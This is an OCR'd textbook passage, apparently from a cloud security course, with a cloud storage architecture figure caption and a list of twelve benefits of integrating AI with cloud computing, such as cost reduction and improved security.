

High Level Cloud Storage Architecture
Public APIs for Data and Management
Object Storage
Virtual Computer Servers
Block, File or Object Storage
Virtual Computer Servers
Logical Storage Pools
Physical Storage Servers
Physical Storage Servers
Cloud Service Location 1
Location n
Front-End
Middleware
Back-End

Figure 19.10: Cloud storage architecture



Role of AI in Cloud Computing

- By Integrating AI with the cloud, organizations can efficiently **manage data** on their own, build and train systems to search for patterns and **gain actionable business insights**, enhance customer experience, and optimize their workflows

Benefits of integrating AI with cloud computing

1 Self-managed cloud	**8** Increased reliability
2 Reduced cost	**9** Enhanced experience with AI-SaaS integration
3 Seamless data access	**10** Availability of advanced cloud infrastructure
4 Improved data management	**11** Improved cloud security
5 Increased productivity	**12** Better decision making

Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**


  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.

- **Improved cloud security**

  AI processes the cloud data, detects abnormalities, raises alarms, and further prevents unauthorized cloud access. It can detect any malicious or abnormal events, block them and restrict malicious code entering into the cloud. AI collects, analyzes, and reviews information spread across multiple locations, thereby allowing organizations to engage in proactive incident handling activities.

- **Better decision making**

  AI helps organizations in making better business decisions. Organizations leveraging cloud can mine similar patterns and trends from huge datasets. AI learns frequent patterns from historical data and compares them with current patterns in evolving datasets to provide actionable business insight. Therefore, AI provides rapid data analysis and generates valuable recommendations for resolving customer requirements.



